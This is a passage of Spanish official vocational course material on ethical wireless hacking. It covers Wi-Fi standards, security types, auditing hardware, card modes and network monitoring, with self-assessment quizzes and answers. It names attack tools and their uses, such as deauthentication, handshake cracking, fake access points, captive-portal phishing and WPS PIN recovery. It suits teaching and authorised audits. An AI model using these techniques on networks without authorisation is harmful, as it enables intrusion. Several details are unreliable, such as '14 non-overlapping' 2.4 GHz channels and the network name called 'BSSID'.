Hacking ético en entornos inalámbricos.

Caso práctico

Direct Media (Dominio público)

Han pasado unos meses desde la creación del departamento de ciberseguridad ofensiva, el equipo ya tiene una base de conocimiento sobre la que continuar trabajando y el plan de auditorías anuales está en curso.

Como parte del plan de formación en materia de ciberseguridad el equipo ha asistido a una conferencia de hacking ético celebrada la semana pasada. Entre las múltiples conferencias a Juan le llamó la atención la facilidad con la que un intruso puede acceder a la red local de una empresa, a través de la red inalámbrica, siempre que la red no cumpla ciertos criterios de seguridad o se utilicen protocolos que pueden llegar a ser vulnerables.

A Juan le preocupa que un atacante pueda utilizar la red inalámbrica de su empresa como vector de acceso en una intrusión. Así que reúne al equipo.

Dado que el método de trabajo utilizado anteriormente les ha resultado muy práctico para obtener conocimiento de manera rápida y con buenos resultados a la hora de aplicarlos deciden utilizar el mismo enfoque para abordar este nuevo reto.

En esta unidad de trabajo aprenderás los conceptos generales de "hacking ético en entornos inalámbricos", estándares utilizados, terminología y tipos de redes inalámbricas.

Tras abordar los conceptos básicos se realizará un breve resumen del tipo de equipamiento necesario para abordar este tipo de de pruebas inalámbricas, los distintos modos de operación de las tarjetas inalámbricas así como algunas herramientas básicas utilizadas en esta disciplina.

Continuaremos explicando las técnicas de monitorización (o recopilación de datos) de las redes inalámbricas.

También se mostrarán los distintos ataques que se pueden realizar sobre las distintas tipologías de redes inalámbricas detallando características particulares de cada una de ellas.

Para finalizar, se detalla el proceso de documentación de las pruebas y la presentación de resultados.

Ministerio de Educación y Formación Profesional (Dominio público)

Materiales formativos de FP Online propiedad del Ministerio de Educación y Formación Profesional.

Aviso Legal

1.- Conceptos generales en hacking ético de entornos inalámbricos.

Caso práctico

Direct Media (Dominio público)

Al igual que en la anterior ocasión, deciden repartirse las tareas de documentación y adquisición de conocimientos para establecer sesiones formativas al resto de componentes del equipo.

Antes de poder profundizar en esta disciplina se han de reunir los conocimientos básicos de los estándares, tecnologías e infraestructuras utilizadas para desplegar este tipo de redes inalámbricas.

Dado que Pedro ha estado trabajando en el departamento de redes hasta la creación del reciente departamento de "ciberseguridad ofensiva" es el candidato idóneo para documentarse en este ámbito y luego poder realizar las sesiones formativas pertinentes al resto del equipo.

Existen diversos tipos de wifi, basados cada uno de ellos en un estándar IEEE 802.11. Son los siguientes:

Wikipedia (CC0)

- Los estándares **IEEE 802.11b**, **IEEE 802.11g** e **IEEE 802.11n** disfrutan de una aceptación internacional debido a que la **banda de frecuencia 2,4 GHz** está disponible casi universalmente, con una velocidad de hasta **11 Mbit/s**, **54 Mbit/s** y **300 Mbit/s**, respectivamente. El problema es que existen otras tecnologías inalámbricas que también funcionan a una frecuencia de 2,4 GHz, como Bluetooth, por lo que pueden presentar interferencias con la tecnología wifi. Debido a esta problemática, en la versión 1.2 del estándar Bluetooth, se actualizó su especificación para que no existieran interferencias con la utilización simultánea de ambas tecnologías.
- Desde 2013 existe también el estándar **IEEE 802.11ac**, conocido como **WIFI 5**, que opera en la **banda de frecuencia 5 GHz** y que disfruta de una operatividad con canales relativamente limpios. La banda de 5 GHz ha sido habilitada con posterioridad a las usadas por versiones anteriores y, al no existir otras tecnologías (Bluetooth, microondas, ZigBee, WUSB) que la utilicen, se producen muy pocas interferencias. **Su alcance es algo menor que el de los estándares que trabajan a 2,4 GHz** (aproximadamente un 10 %), debido a que la frecuencia es mayor (a mayor frecuencia, menor alcance).
- Publicada en 2019, el estándar **IEEE 802.11ax**, conocido como **WiFi 6** (en bandas de 2.4 GHz y 5 GHz) y también como **WiFi 6E** (en banda de 6 GHz). Es capaz de operar en las bandas de frecuencia de **2.4 GHz, 5 GHz y 6 GHz**. Además, se logra

una mejora de velocidad de un 37% más que su antecesor.

Debes conocer

”WiFi" surgió por la necesidad de establecer un mecanismo de conexión inalámbrica que fuese compatible entre distintos dispositivos. Buscando esa compatibilidad, en 1999 las empresas 3Com, Airones, Intersil, Lucent Technologies, Nokia y Symbol Technologies se unieron para crear la Wireless Ethernet Compatibility Alliance, o WECA, actualmente llamada Alianza Wi-Fi. El objetivo de la misma fue designar una marca que permitiese fomentar más fácilmente la tecnología inalámbrica y asegurar la compatibilidad de equipos.

1.1.- Principales diferencias entre las bandas de frecuencia 2,4 GHz y 5GHz.

Debes conocer

La mayoría de los dispositivos actuales pueden operar en las dos frecuencias indistintamente. Sin embargo, hay que tener en cuenta las siguientes premisas:

- Dispositivos antiguos es posible que sólo operen en la banda de 2,4 GHz.
- Dispositivo más modernos que operen en las dos bandas de frecuencia normalmente preferirán conectarse a la banda de 5 GHz por tener mayores velocidades de conexión.

Como hemos adelantado en el apartado anterior, las redes Wi-Fi operan principalmente en dos bandas de frecuencias bien diferenciadas. Cada una presenta ciertas particularidades propias de la banda de frecuencia en la que presta servicio.

La siguiente tabla resumen pretende resumir las diferencias principales entre cada una de estas bandas.

Diferencias entre las distintas bandas de frecuencia Wi-Fi

DIFERENCIAS	2,4 GHZ	5 GHZ
CANALES	14 canales no superpuestos	25 canales no superpuestos
INTERFERENCIAS	Más interferencias	Menos interferencias
VELOCIDAD	Menos velocidad de conexión	Más velocidad de conexión
RANGO/COBERTURA DE RED	Mayor rango de cobertura	Menor rango de cobertura
ESTÁNDAR	IEEE 802.11b, 802.11g, 802.11n (B,G,N)	IEEE 802.11a, 802.11n, 802.11ac (A,N,AC)

Autoevaluación

Indica si cada una de las siguientes afirmaciones son verdaderas o falsas

La banda de frecuencia de 5 GHz sufre menos interferencias.

○ Verdadero ○ Falso

Verdadero

Verdadero, los canales están separados por un espectro de frecuencia mayor, con lo que no se superponen sus señales.

La banda de 5 GHz tiene una cobertura mucho mayor que la banda de 2.4 GHz.

○ Verdadero ○ Falso


Falso

Falso. A mayor frecuencia de la señal menos potencia desarrolla y menos cobertura es capaz de ofrecer.

1.2.- Componentes de una red inalámbrica.

La estructura de una red inalámbrica es bastante sencilla, teniendo 3 componentes principales que describimos a continuación. Normalmente se apoya en una red de Área Local para poder dotarla de una conectividad más extensa.

Router



commotionwireless.net (CC BY-SA)

Dispositivo que permite enrutar el tráfico entre distintas redes (Redes empresariales, Redes de Área Extensa), o para conectar las redes domésticas a internet. En redes domésticas se encuentran integrados en los propios puntos de acceso.

Punto de Acceso

Dispositivos que presentan la capacidad inalámbrica y de red ethernet y se encargan de brindar acceso Wi-Fi a los clientes inalámbricos e interconectarlos con la red ethernet. En una misma red inalámbrica puede haber varios puntos de acceso.

Clientes inalámbricos

Son todos aquellos dispositivos que pueden conectarse a una red inalámbrica a través de los puntos de acceso (Ordenadores, Smartphones, Tablets)

Antenas

Son parte esencial del punto de acceso y le ayuda en la tarea de aumentar la cobertura de la señal inalámbrica.

1.3.- Terminología.

Terminología de las redes Wi-Fi

FreePic (CC BY)

En una red Wi-Fi existe cierta terminología específica que es necesario conocer, a continuación mostraremos los conceptos necesarios que utilizaremos a lo largo del módulo.

- **Dirección MAC**: Dirección de enlace del dispositivo, opera a nivel capa 2 del modelo OSI y es única para cada dispositivo. Identifica de manera inequívoca al dispositivo en la capa de enlace.
- **BSSID**: Es el nombre que recibe el identificador único de un dispositivo que ha creado una red Wireless en modo infraestructura. En realidad, se trata de la "dirección MAC" del Punto de acceso.
- **ESSID**: ó SSID a secas, es un nombre amigable (máximo 32 caracteres alfanuméricos) asignado a una red wifi para que los usuarios la identifiquen con facilidad y para que dos redes no puedan ser confundidas entre sí cuando conviven en el mismo espacio radioeléctrico.
- **Handshake:** Es el procedimiento que se realiza para establecer la comunicación entre el dispositivo Wi-Fi y el Punto de Acceso.
- **Beacon Frames:** Contienen toda la información sobre la red inalámbrica y (salvo que se configure lo contrario) son transmitidos periódicamente para anunciar la presencia de la red Wi-Fi e indicar sus características, contienen la siguiente información:
  - Una cabecera MAC address con la dirección MAC del Punto de Acceso que se anuncia (BSSID).
  - Timestamp u hora con la que las estaciones se sincronizan.
  - Beacon Interval o intervalo entre transmisiones.
  - El nombre de la red Wi-Fi (BSSID).
  - Las capacidades de la red, tales como rangos de velocidades y tipos de seguridad soportados.
- **Probe Request:** Reciben este nombre los intentos de un dispositivo Wi-Fi (cliente) para averiguar si en un determinado momento existe a su alcance una red Wi-Fi a la que haya accedido previamente. Esta característica se utiliza para que un terminal encuentre una red wifi para la que ya conoce la clave

Autoevaluación

El término ESSID se refiere a:

- ○ El nombre de la red Wi-Fi

- La dirección MAC del punto de acceso
- Contienen ciertas características de la red inalámbrica

El nombre de la red Wi-Fi se denomina BSSID o SSID

Opción correcta

Los Beacon Frames contienen varias características de la red inalámbrica, entre ellos el ESSID


Solución

1. Incorrecto
2. Opción correcta
3. Incorrecto

1.4.- Tipos de redes inalámbricas.

Existen dos grandes tipos de redes Wi-Fi "Redes Adhoc" y "Redes infraestructura". A continuación se detallan las diferencias de cada una de ellas:


Redes Adhoc



nicepng (CC BY-SA)

Dos o más dispositivos se envían los paquetes de datos de forma descentralizada, esperando que lleguen a todos y cada uno de los destinatarios sin que un punto de acceso intermedio se encargue de gestionar todo el tráfico. Todos los dispositivos implicados pactan un canal, un nombre de red, un tipo de seguridad y una clave de seguridad válida.

Redes infraestructura



nicepng (CC BY-SA)

Gobernadas y gestionadas por un dispositivo "Router" que se encarga de "construir" y, opcionalmente, anunciar la existencia de la red wifi con determinados parámetros dados de velocidad, tipo de seguridad, etc. Según los protocolos y tipo de seguridad a las mismas se catalogan en los siguientes tipos de redes:

- OPEN
- WEP
- WPA/WPA2 Personal
- WPA/WPA2 Enterprise

OPEN

- Se caracterizan por no presentar ningún tipo de contraseña de autenticación para asociarse a las mismas.
- Presentan dos importantes problemas de seguridad:
  - Cualquier equipo puede asociarse a las redes.
  - Al no disponer de contraseña el tráfico transmitido no se cifra.
- Erróneamente se suele proteger este tipo de redes mediante accesos por portal cautivo, que lo único que realiza es un whitelist de las MAC de los clientes inalámbricos permitidos.
- Las redes de tipo OPEN siguen siendo muy utilizadas en las redes de tipo “Invitados”

WEP

- Presentado en 1999, el sistema WEP fue pensado para proporcionar una confidencialidad comparable a la de una red tradicional cableada y de ahí viene su nombre, si bien, a partir de 2001, se descubrió que su seguridad era muy frágil. WEP fue desaprobado como un mecanismo de privacidad inalámbrico en 2004.
- Incorpora dos niveles de protección: una clave secreta y otra de cifrado. La clave secreta son simplemente 5 o 13 caracteres que se comparten entre el punto de acceso y todos los usuarios de la red inalámbrica. Esta clave se utiliza para generar a partir de ella diferentes claves de cifrado, que son las que realmente cifran de forma única cada paquete de información enviado a la red.
- Define un método para crear una clave de cifrado única para cada paquete utilizando los 5 o 13 caracteres de la clave secreta (previamente compartida), más un prefijo pseudoaleatorio que va cambiando para cada paquete.

WPA

- WPA surgió para corregir las limitaciones del WEP.
- Su variante más normal es la WPA-PSK. Usa el sistema PSK, o de clave precompartida. En él, todos los usuarios de la red inalámbrica tienen una misma contraseña wifi que el propio usuario define, de igual manera que pasaba con redes WEP.
- También existe una versión WPA empresarial conocida como WPA-Enterprise. Esta ofrece seguridad adicional al obligar a identificarse con un nombre y contraseña en sistemas de autenticación especiales, como RADIUS o 802.1X.
- WPA introdujo mejoras de seguridad como el hecho de que los passwords pueden estar comprendidos entre 8 y 63 caracteres de longitud, a diferencia

de WEP, cuyo password era de solo 5 o 13 caracteres.

- El mayor cambio fue la introducción del TKIP, que varía las claves usadas en la conexión wifi (no confundir con la contraseña wifi) cada cierto tiempo. Aunque TKIP utiliza internamente el mismo algoritmo que WEP (RC4), construye las claves de forma diferente y más segura con respecto a WEP. Básicamente, es la nueva manera de construir las claves únicas de cifrado de paquete derivadas de la clave wifi.
- TKIP resuelve el problema de reutilización de los vectores de inicialización del cifrado WEP que ya hemos visto previamente. WEP utiliza periódicamente el mismo IV para cifrar los datos. TKIP se basa en patrones menos repetitivos y vectores más largos.

WPA2

WPA2-PSK

- WPA2 surgió para corregir de manera definitiva las debilidades de los cifrados utilizados en WPA, de manera que finalmente se elimina el uso de RC4. Es el tipo de red más utilizados en la actualidad (WEP y WPA apenas se usan)
- Si bien, para su versión WPA2-PSK, se mantiene la longitud entre 8 y 63 caracteres para la contraseña Wi-Fi, el cifrado AES de 128 bits pasa a reemplazar al cifrado inseguro RC4, resolviendo todos los problemas derivados de RC4, que permite adivinar determinados parámetros criptográficos mediante análisis estadístico.
- Por lo que respecta a la posibilidad de romper el cifrado, de manera estadística, en estos momentos no se conoce método alguno que lo consiga, por este motivo AES se considera el cifrado más robusto y adecuado para este tipo de redes . Solamente existe la posibilidad de capturar el “4-way handshake”, que se intercambia entre el dispositivo y el punto de acceso como mecanismo de autenticación en una red WPA2 y utilizar este “4-way handshake” para realizar fuerza bruta y obtener la contraseña.

WPA2 Enterprise

- Las redes de tipo WPA2 Enterprise se caracterizan por que cada usuario se autentica en la red con sus propias credenciales (usuario:password o certificados de cliente) para poder autenticarse en la red. De esta manera no se ha de compartir la misma contraseña de acceso entre todos los usuarios.
- Acepta múltiples protocolos de autenticación para la validación de credenciales 802.1.x + EAP y se apoyan en un servidor RADIUS (Normalmente interconectado a un servidor LDAP) para realizar la autenticación.
- Son capaces de proporcionar validación del punto de acceso mediante certificado de Servidor. Sin embargo, para que esta validación sea efectiva, el usuario ha de verificar que la CA con la que se emite el certificado en una “CA de confianza”

WPA2 Personal vs WPA 2 Enterprise

WPA2 Personal (WPA2-PSK)

Hacen uso de clave precompartida para acceder a la red. Al utilizar todos los usuarios la misma clave, en el caso de baja de alguno de los empleados se debería modificar la clave para impedir accesos no deseados.

Tp-link (Todos los derechos reservados)

WPA2 Enterprise

Cada usuario dispone de unas credenciales únicas de uso personal para acceder a la red. Para la autenticación, se utilizan servidores de tipo RADIUS, que validan las credenciales de usuario y permiten o deniegan el acceso a la red está interconectado a un Directorio Activo y, en función de la respuesta, el usuario puede o no tener acceso a los medios. La autenticación mediante credenciales se puede realizar de dos formas distintas:

- **Autenticación mediante credenciales**. Es el tipo de autenticación más usada debido a su facilidad de implementación y gestión. El servidor RADIUS se interconecta con Active Directory.
- **Autenticación mediante certificados.** Es el tipo de autenticación más segura. Dado que es necesario desplegar una infraestructura de PKI su implementación es más costosa y menos utilizada.

Tp-link (Todos los derechos reservados)

Autoevaluación

Indica si cada una de las siguientes afirmaciones son verdaderas o falsas

Las redes de tipo OPEN implementan medidas de cifrado del canal de comunicaciones

○ Verdadero ○ Falso

Falso

Al no disponer de contraseña de acceso, en este tipo de redes no se comparte un "secreto", entre el dispositivo cliente y el Punto de Acceso, a partir del cual puedan generar una clave para cifrar el canal.

Las redes de tipo WEP permiten establecer una contraseña con una longitud demasiado corta.

○ Verdadero ○ Falso

Verdadero

Las redes tipo WEP tienen una limitación en cuanto al número de caracteres permitido para establecer la contraseña dado que la longitud de la misma ha de estar entre los 5 y los 13 caracteres.

Las redes de tipo WPA/WPA2-PSK no se consideran adecuadas para la gestión de usuarios en la red (Control de que usuario accede a la red, baja de usuarios, etc)

○ Verdadero ○ Falso

Verdadero

Dado que todos los usuarios de la red WPA/WPA2-PSK comparten una misma clave de acceso no puedes tener un control en base a usuarios ni restringir el uso de la red a un usuario concreto.

El acceso a las redes de tipo WPA/WPA2 Enterprise únicamente se puede realizar mediante credenciales de tipo usuario/contraseña.

○ Verdadero ○ Falso

Falso

Las redes de tipo WPA/WPA2 enterprise permiten la autenticación

basada en credenciales de tipo "usuario/contraseña" o mediante el uso de certificados de cliente.

1.5.- Equipamiento necesario.

A la hora de realizar una auditoría Wi-Fi necesitamos disponer de cierto equipamiento específico que nos permita desarrollar las pruebas necesarias en el entorno inalámbrico. De la misma manera, será necesario disponer de ciertas herramientas desarrolladas específicamente para el análisis de este tipo de entornos.

Tarjetas de red

Como os podéis imaginar, será necesario utilizar tarjetas de red que cumplan los siguientes requisitos:

- Permitan esnifar tráfico (modo Monitor)
- Permitir la inyección de tráfico. (para poder inyectar tramas de gestión, replay y deautenticación)
- Permitan configurarse en modo Master (Para establecer un punto de Acceso falso)
- Soporten frecuencias de transmisión de 2,4 Ghz y 5 Ghz (Dual Band)
- Preferiblemente con antenas extraíbles


Alfa Networks (Todos los derechos reservados)

Antenas

Se utilizan para aumentar el rango de cobertura cuando de la red WiFi. Existen dos grandes tipos de antena.

- **Direccionales:**
  - Emiten en una única dirección
  - Pueden tener ángulos de cobertura más amplios o cerrados, dependiendo de la antena.
  - Mayor alcance de señal
- **Omnidireccionales:**
  - Emiten la señal en todas direcciones
  - Menor alcance de señal

Wikipedia (CC BY-SA)



Wikipedia (CC BY-SA)

Herramientas

Existen numerosas herramientas que nos ayudan a la hora de realizar las pruebas sobre la red inalámbrica. A continuación enumeramos algunas de las más utilizadas en base a la categoría de la herramienta:

Escáner de redes Wi-Fi

Software que permite capturar toda la información existente en el espacio radioeléctrico WiFi, enumerando redes detectadas, sus características, si son ad hoc o de infraestructura, si hay clientes conectados, cuántos son y qué dirección MAC tiene cada uno, etc.

- NetStumbler (Windows)
- Kismet / airodump-ng (Linux)

Inyección de paquetes

Software que permite inyectar paquetes en la red, se utiliza para enviar ciertos tipos de tramas, de gestión de red Wi-Fi, con información modificada con la finalidad de alterar la estructura de la red (Modificar la dirección MAC, forzar la desconexión de los clientes, etc).
Para poder utilizarlo de manera correcta necesitamos disponer de una tarjeta WiFi con capacidades de inyección.

- Aireplay-ng (Linux)

Cracking de contraseñas

Software que permite crackear un handshake capturado para capturado para obtener la contraseña de acceso a la red.

- Aircrack-ng / JhonTheRipper / Hashcat (Linux)

Punto de Acceso falso

Software que permite realizar el comportamiento de un punto de acceso por software, se utiliza para generar un punto de acceso falso al que se conecten los clientes.

- Hostapd-wpe (Linux)

Suplantación del portal cautivo

Software que permite emular un portal cautivo de acceso a la red.

- Wifiphisher (Linux) https://github.com/wifiphisher/wifiphisher

Vulnerabilidades del protocolo WPS

Estas herramientas se aprovechan vulnerabilidades de diseño en el protocolo WPS para averiguar el PIN de acceso de WPS a la red utilizado para intercambiar la contraseña WPA entre el Punto de Acceso y un cliente (Autoconfiguración) si

recuperamos el PIN, tendremos acceso de lectura a la configuración de WPA/ WPA2

- Reaver (Linux)

Wardriving

Movimiento que monitoriza las redes existentes en ubicaciones concretas.

- Wigle (https://www.wigle.net)

Suites de análisis

EAP Hammer:

Software todo en uno que permite automatizar un gran número de ataques a redes WiFi.

- Fake AP.
- Captive Portal.
- Downgrade attacks.
- Capture WPA2 handshake and PMKID.
- Bruteforce attacks and password spraying.

airgeddon

Script en bash, herramienta todo en uno que permite automatizar un gran número de ataques a redes WiFi.

- Fake AP.
- Captive Portal.
- Capture WPA2 handshake and PMKID.
- WEP attacks.

1.6.- Modos de operación de las tarjetas inalámbricas.

Dependiendo de la operativa que se vaya a realizar en cada momento con la tarjeta de red (Monitorizar las comunicaciones, iniciar un Punto de Acceso, conectarse a una red WiFi) habrá que indicar a la tarjeta inalámbrica que inicie un modo específico de operación.

A continuación se enumeran los distintos modos en los que se configura la tarjeta para acometer cierto rol:

Master

También conocido como modo infraestructura, utilizado para utilizar la tarjeta y el sistema a modo de Punto de acceso. En las pruebas de hacking ético necesitaremos configurar la tarjeta en este modo para crear un punto de acceso fraudulento.

Managed

También conocido como modo cliente, es el modo en el que se configura la tarjeta para acceder a cualquier red inalámbrica publicada por un AP. En las pruebas de hacking ético necesitaremos configurar la tarjeta en este modo para acceder a una red inalámbrica.

Monitor

No se emite ningún tipo de frecuencia, únicamente se monitorizan los canales de la banda en la que nos encontremos. En las pruebas de hacking ético necesitaremos configurar la tarjeta en este modo para poder monitorizar los distintos canales de comunicaciones de las redes inalámbricas.

Adhoc

Crea una red multipunto sin necesidad de que exista un punto de acceso en la Red. Normalmente no necesitaremos utilizar este modo de operación durante las pruebas de hacking ético.


Para saber más

En la siguiente dirección URL podéis obtener más información sobre los distintos modos de operación de las tarjetas Wi-Fi:

Modos de funcionamiento de redes Wi-Fi

2.- Análisis y recolección de datos en redes inalámbricas.

Caso práctico



Cottonbro (CC0)

Después de que Pedro finalice las sesiones formativas en las que da a conocer a los demás integrantes del equipo los conceptos básicos de los estándares, tecnologías e infraestructuras utilizadas para desplegar este tipo de redes inalámbricas, el equipo concluye que ya disponen de unos primeros conceptos básicos sobre el funcionamiento de este tipo de redes y que están en disposición de iniciar el proceso de formación técnica.

Dado que Paloma aún no ha participado en ninguna de las tareas de formación, se ofrece voluntaria en ser la primera en buscar información técnica al respecto y a adquirir los materiales necesarios para realizar este tipo de pruebas en la empresa.

Monitorización

flaticons (CC BY-SA)

La monitorización de redes inalámbricas consiste en observar el espectro radioléctrico para poder determinar y caracterizar las distintas señales, de redes Wi-Fi, disponibles en nuestro alcance. Para ello es necesario contar con una serie de requisitos técnicos (dispositivos y herramientas) que trataremos en los siguientes subapartados.

Además, constituye una de las primeras fases de las pruebas de hacking ético en entornos Wi-Fi dado que nos permite conocer las redes que hay a nuestro alrededor así como las características de cada una de ellas. A continuación, se enumeran las características de las redes Wi-Fi que nos interesa conocer para, más tarde, realizar las pruebas que apliquen al tipo de red:

SSID: El campo SSID nos indica el nombre de la red. Conocer esta información nos permitiría averiguar cuáles son las redes que nos interesa monitorizar de todas las disponibles en nuestro radio de cobertura. Normalmente los nombres de la red son bastante descriptivos y podríamos averiguar si un determinado nombre de red se corresponde con una red doméstica (por ejemplo si se expone el nombre del ISP o, por el contrario con una red de alguna empresa)

BSSID: El campo BSSID indica la dirección MAC del Punto de Acceso que se encuentra publicando cada red. Recordemos que una misma red Wi-Fi puede prestar servicio a través de varios Puntos de Acceso para ampliar su cobertura. En caso de querer monitorizar un punto de acceso concreto, disponer de su BSSID es esencial para poder capturar paquetes de red Wi-Fi desde o hacia ese Punto de Acceso.

Canales en los que opera: De la misma manera, dado que el uso de canales Wi-Fi consecutivos puede dar lugar a interferencias, en redes que utilizan varios Puntos de Acceso para prestar cobertura es normal que se utilicen de 3. a 5 canales no consecutivos para que la calidad de la señal no se vea afectada. En este caso, conocer los canales sobre los que opera una determinada red nos permite fijar la señal en ese canal en concreto para la captura de paquetes.

Tipo de red Wi-Fi y seguridad: Como hemos visto en apartados anteriores, existen varios tipos de redes Wi-Fi infraestructura (OPEN, WEP, WPA-PSK, WPA/WPA2-Enterprise). El proceso de monitorización nos indica, para cada red disponible, la tipología de red a la que pertenece. Como veremos en los siguientes apartados, esta información nos resultará útil dado que dependiendo del tipo de red utilizada realizaremos una serie de pruebas u otras.

Clientes conectados: Por último, es necesario conocer la cantidad de clientes conectados que hay sobre un determinado Punto de Acceso. Existen ciertas técnicas que se aplicarán, preferiblemente, sobre puntos de acceso donde existan más clientes conectados.

Debes conocer

El proceso de monitorización consiste en analizar los paquetes de Red Wi-Fi que se propagan por el espectro radioeléctrico. Más concretamente se centra en la captura y análisis de los siguientes tipos de paquetes:

Beacon frames: Como ya vimos, son paquetes de datos que envían los propios Puntos de Acceso de la red para anunciarse y contienen información básica para que los dispositivos clientes la reconozcan y puedan acceder a ella (Tipo de red, SSID, BSSID, etc.)

Tramas de gestión: Son un tipo de paquetes que también se utilizan para garantizar la conexión de la red Wi-FI o indicar a los clientes conectados ciertas órdenes (Autenticación, desconexión, asociación, etc). Al igual que los Beacon Frames, estos paquetes nunca van cifrados (tampoco en WEP, WPA o WPA2) y es posible extraer información transmitida en estas tramas.

2.1.- Necesidades técnicas para la monitorización.

Tarjetas de red y antenas

Hay que tener en cuenta que, dadas las diferentes características que pueden tener las redes Wi-Fi, es necesario contar con material hardware específico que nos permita realizar las pruebas de monitorización necesarias. El material básico para poder realizar una correcta monitorización son las tarjetas y las antenas. Además, dependiendo de la red que se quiera auditar ciertos requerimientos podrán variar.

Por ejemplo, en caso de querer auditar una red inalámbrica que se encuentre prestando servicio en un emplazamiento con acceso restringido (por ejemplo una fábrica o una infraestructura crítica) necesitaremos disponer de antenas direccionales que nos permitan aumentar nuestra potencia de señal para monitorizar una red que se encuentre a varios metros de distancia.

Tarjetas

Aunque ya se ha comentado ciertas características que han de tener las tarjetas Wi-Fi para realizar este tipo de pruebas, conviene recordar las que afectan a las necesidades de monitorización.

Modo Monitor

Aunque la mayoría de las tarjetas inalámbricas de hoy en día permiten este modo de operación es necesario asegurarse que el procesador de la tarjeta permite este modo y el propio driver del Sistema Operativo permite habilitar este modo de operación en la tarjeta. Si la tarjeta inalámbrica o el propio driver no permiten establecer la tarjeta en modo monitor no se podrán capturar paquetes del espacio radioeléctrico.

Que puedan operar en frecuencias 2,4 GHz y 5 GHz

Dado que existen dos bandas de frecuencia en las que puede operar una red inalámbrica se recomienda que las tarjetas Wi-Fi soporten la monitorización en las dos bandas, 2,4 GHz y 5 GHz respectivamente. Dado que la mayoría de dispositivos inalámbricos prefieren conectarse a la banda de los 5GHz (al permitir mayores velocidades de conexión) si nuestra antena sólo soporta la banda de los 2,4 GHz estaremos dejando de monitorizar todas las comunicaciones que se produjeran en la banda de los 5GHz (que a día de hoy es la gran mayoría)

Antenas extraíbles

Con la finalidad de poder acoplar antenas externas (Direccionales u Omnidireccionales) las tarjetas Wi-Fi han de permitir la extracción de las antenas para permitir el acoplamiento de antenas más potentes.

USB 3.0

Preferiblemente la tecnología a utilizar para conectar las tarjetas al equipo del auditor deberá ser USB 3.0, a día de hoy todas las tarjetas que soportan la banda de los 5GHz operan con el estándar USB 3.0. Sin embargo, tarjeta de red más antiguas que sólo soporten la banda de 2,4 GHz pueden que dispongan de USB 2.0. El estándar USB3.0 permite una mayor velocidad de transmisión entre la tarjeta inalámbrica y el equipo de auditoría y, por tanto, mayor capacidad de captura de tramas de red.

Antenas

Como hemos indicado con anterioridad, es necesario tener en cuenta el enfoque y las características de la red sobre las que se van a realizar las pruebas para elegir el tipo de antenas que necesitaremos en nuestra auditoría. A continuación se detalla cuándo es preferible utilizar una u otra.

Omnidireccionales

